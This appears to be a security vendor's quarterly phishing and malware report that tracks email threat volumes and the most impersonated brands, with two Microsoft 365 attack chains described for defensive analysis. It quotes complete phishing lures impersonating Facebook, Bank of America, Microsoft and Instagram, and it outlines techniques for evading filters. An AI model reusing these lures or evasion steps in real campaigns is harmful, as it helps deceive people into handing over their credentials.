Q3 2023 Phishing and Malware Report

www.vadesecure.com


CONTENTS

Q3 2023 Phishing and Malware Report

In Q3 2023, Vade detected a substantial increase in phishing and malware attacks. Phishing volumes increased by 173% compared to the previous quarter (493.2 million vs. 180.4 million). Malware also saw a steep rise quarter-over-quarter (110%), reaching 125.7 million emails compared to Q2's total of 60 million.


Q3 2023's malware volumes nearly set a record for the highest total of any quarter, trailing only Q4 2016's mark of 126.8 million. Q3's malware and phishing numbers surpassed any other Q3 total since Vade began tracking both categories in 2015.

Let's dive into the details and trends behind these numbers.




PHISHING AND MALWARE TRENDS: AUGUST WAS THE MOST ACTIVE MONTH FOR PHISHERS

While hackers were busy throughout Q3, they were most active in August, sending more than 207.3 million phishing emails, nearly double the amount from July. September was the second most active month for phishing (172.6 million emails), followed by July (113.4 million emails).



PHISHING AND MALWARE TRENDS: MALWARE VOLUMES HIT RECORD LEVELS

September saw the highest volume of malware threats (45.6 million), followed by August (45.5 million) and July (34.6 million).




FACEBOOK AND MICROSOFT REMAIN THE TOP IMPERSONATED BRANDS

Each quarter, Vade's filter engine detects and analyzes millions of phishing emails and hundreds of thousands of phishing webpages. By analyzing unique branded phishing websites, Vade assembles a list of the top brands impersonated by hackers.

Trends come and go, but Facebook and Microsoft have proven to be perennial favorites among hackers. Both brands have been the #1 or #2 most impersonated since 2020. While Q3 2023 didn't deviate much from the trend, it was exceptional for different reasons. **Facebook was not only the most impersonated brand of the quarter (16,657 URLs), but it also experienced a 104% and 169% increase in phishing URLs compared to Q1 and Q2 2023, respectively (8,141 and 6,192)**. In this one quarter, Facebook saw more than 50% of its 2022 total (25,551).

Facebook also accounted for more phishing URLs than the next seven most spoofed brands combined (16,657 vs. 16,432).



Dear [redacted]

We are writing to inform you that your recent actions have violated Facebook's advertising regulations and policies. We place particular importance on maintaining a safe advertising environment and upholding established rules. Your actions have raised concerns, and we kindly request your cooperation to address this issue.

- **Our monitoring process has identified the following violations in your advertisements on the Facebook platform:**
-
- **Sudden increases in your advertising budget, along with frequent ad toggling.**
-
- **Multiple instances of adding, deleting, modifying, and transferring administrator roles within your advertising account.**
-
- **Frequent logins to your advertising account from unidentified IP addresses.**

We strongly recommend that you review your advertising account to ensure full compliance with Facebook's advertising regulations and policies. You are required to edit or remove any violating ads within 48 hours from the receipt of this letter.


If you believe that your advertising account is in compliance with Facebook's policies, we encourage you to appeal this decision with us.

We hope you understand the unique importance of adhering to Facebook's advertising policies and will collaborate with us to ensure a safe and positive experience for all users on this platform.

Thank,
Facebook support group.

© Facebook. Meta Platforms, Inc., Attention: Community Support, 1 Facebook Way, Menlo Park, CA 94025
This message was sent to info@innovaoutdoor.it.
To help keep your account secure, please don't forward this email.

Facebook phishing email



facebook

Facebook helps you connect and share with the people in your life.

Identification form

Name

First Name | Last Name

Personal Email | Business Email


Phone

Additional info

Submit
English (US) Русский Deutsch Türkçe Polski Italiano Română Français (France) العربية Español Português (Brasil)
Sign Up Log In Messenger Lite Video Places Games Marketplace Pay Store Quest Social Threads Fundraisers
Services Voting Information Center Privacy Policy Privacy Center Groups About Create ad Create Page Developers Careers Cookies Ad choices

Facebook phishing webpage


FACEBOOK TOPS LIST OF MOST IMPERSONATED BRANDS



PHISHING VOLUMES SKYROCKET ACROSS INDUSTRIES EXCEPT FOR ONE


All industries saw a significant increase in phishing attacks. Cloud, social media, and financial services all saw dramatic increases of 127%, 125%, and 121%, respectively. Government experienced the greatest increase of 292%, while e-commerce and logistics also grew by 62%. Only internet/telco experienced a decline (-29%).

Overall, financial services accounted for the highest total of phishing URLs, followed by cloud, social media, e-commerce/logistics, internet/telco, and government.



BANK OF AMERICA PHISHING URLS INCREASED NEARLY NINEFOLD

Bank of America ended Q2 2023 with 322 phishing URLs. In Q3, that total rose to 3,133, an 873% increase—the largest jump of any brand over the period. Bank of America was the most impersonated financial services company and the third most spoofed brand overall in Q3, after ranking as the 22nd most impersonated brand in the previous quarter.



BANK OF AMERICA

Dear Bank of America Customer,

Your (billing information, mailing address) was discovered to be either incomplete or incorrect.

Please double-check your information by clicking the link below.

BANK OF AMERICA-ONLINE BANKING

Thank you for being our customer.

Bank of America, N.A. Member FDIC
© 2023 Bank of America Corporation

Bank of America Impersonation


PHISHING ATTACKS CONTINUE TO TARGET MICROSOFT 365

Microsoft retains its title as the most impersonated corporate brand. The company's productivity suite, Microsoft 365, remains one of the most popular business tools in the world and key target for hackers.

Vade researchers uncovered two recent attacks that targeted Microsoft 365 users, which illustrate approaches hackers are taking to compromise victims. Both attacks bypassed Microsoft 365's native security features and used a combination of redirection and cover mechanisms to avoid detection.

1. Microsoft 365 phishing abusing Baidu link redirect

Detected in August, the first attack targeted a single employee of a midsized financial firm in EMEA. The campaign begins with an email containing a phishing link. When clicked, it directs the victim to a Baidu domain webpage momentarily, before using Baidu's redirect link feature to send them to an intermediary phishing page. The page simulates a security check to create the appearance of legitimacy.



https://baidu.com/link?url=

Vous êtes passé en navigation privée

[illegible]

Baidu webpage

The page simulates a security check to create the appearance of legitimacy.


The source code of the page is used to collect the email of the victim who clicked the malicious link before being redirected to the phishing webpage. The email address is used to customize the fake authentication form of the phishing webpage.

The webpage auto-refreshes again and takes the user to a second fake security check. Here, the user waits momentarily as the page updates with a Cloudflare verification message. In this case, the phishing webpage is hosted by Cloudflare, enabling the attackers to benefit from the service's antibot mechanism.

The page refreshes again to display a fake Microsoft 365 authentication form. Unlike the previous instance of Microsoft spoofing, the phishing page is accessible via a .ru domain (i.e., the attackers have set a DNS record at Cloudflare).

The page's fake login form prefills with the intended victim's email address, leaving a blank field for the victim's password.

The attack uses a combination of techniques to bypass detection. Here, hackers use multiple intermediary pages to intercept the analysis of email filters. Because these pages lack input fields, they can trick email filters into deeming them as safe and prevent the filter analysis from ever reaching the destination phishing page. Additionally, the abuse of Baidu's link redirect feature enables hackers to send a phishing email with a legitimate Baidu link, which email filters are likely to view as safe.



office.com


Checking if the site connection is secure

office.com needs to review the security of your connection before proceeding.

Did you know that Cloudflare mitigates an average of 72 billion cyber threats, including DDoS attacks, per day?

Why am I seeing this page?


Intermediary phishing page



Please stand by

While we are checking your browser...

Second intermediary phishing page



Microsoft

← [redacted]

Enter password

Password

Forgot my password

Sign in

Microsoft 365 fake authentication page

2. Microsoft 365 QRishing attack


In September, Vade detected a M365 QRishing attack that targeted a US-based MSP. The attack begins with a phishing email alerting the user that they need to reactivate their MFA. The email features logos for Microsoft and Microsoft Authenticator to create the illusion of credibility. It also features a call-to-action that encourages the user to scan a QR code with their smartphone.

Once the victim scans the QR code and taps on the embedded link, they navigate to a webpage. The top-level domain (TLD) of the malicious domain is .ru. The illegitimate webpage simulates a security scan.

The phishing page exhibits attributes and behaviors observed in the previous Baidu redirect attack detected by Vade. Like the Baidu example, hackers once again leverage Cloudflare to take advantage of its antibot mechanism and thwart scanners. It illustrates the importance of adopting an advanced, integrated email security solution.

In this and other QRishing attacks, hackers embed the phishing link in the QR code to bypass detection. Email filters are unable to identify the threat if they don't leverage Computer Vision or more simply QR code detection/reading. Vade has detected an increase in Microsoft 365 QRishing attacks in recent months. Over a recent seven-day span, Vade detected more than 20,600 QRishing attacks. More than three out of every four of those threats spoofed Microsoft 365.

Vade has detected M365 QRishing campaigns that use compromised WordPress websites as a first hop before redirecting the victim to a phishing webpage published on InterPlanetary File System (IPFS), a file sharing peer-to-peer network.



Response Centre | Support

Microsoft


Re-Activate Multi-Factor OTP Authentication

Multi-Factor Authentication (MFA) is no longer active on your organization account. To help keep your account safe and secure.

Please reactivate your authentication by following the instructions on your device

SCAN QR CODE USING YOUR PHONE CAMERA

QRishing email impersonating Microsoft 365




Please stand by

While we are checking your browser...

Succès !

Fake security check webpage



Microsoft

Sign in


Email, phone, or Skype

No account? Create one!

Can't access your account?

Destination M365 phishing page

INSTAGRAM COPYRIGHT INFRINGEMENT SCAMS CONTINUE



Instagram

Hello! Dear [redacted],

We have received some complaints that your account is infringing copyrights.

Our team has reviewed your account and verified these complaints. If you think this decision is wrong, click "Go to Form" and follow the steps.

Go to Form

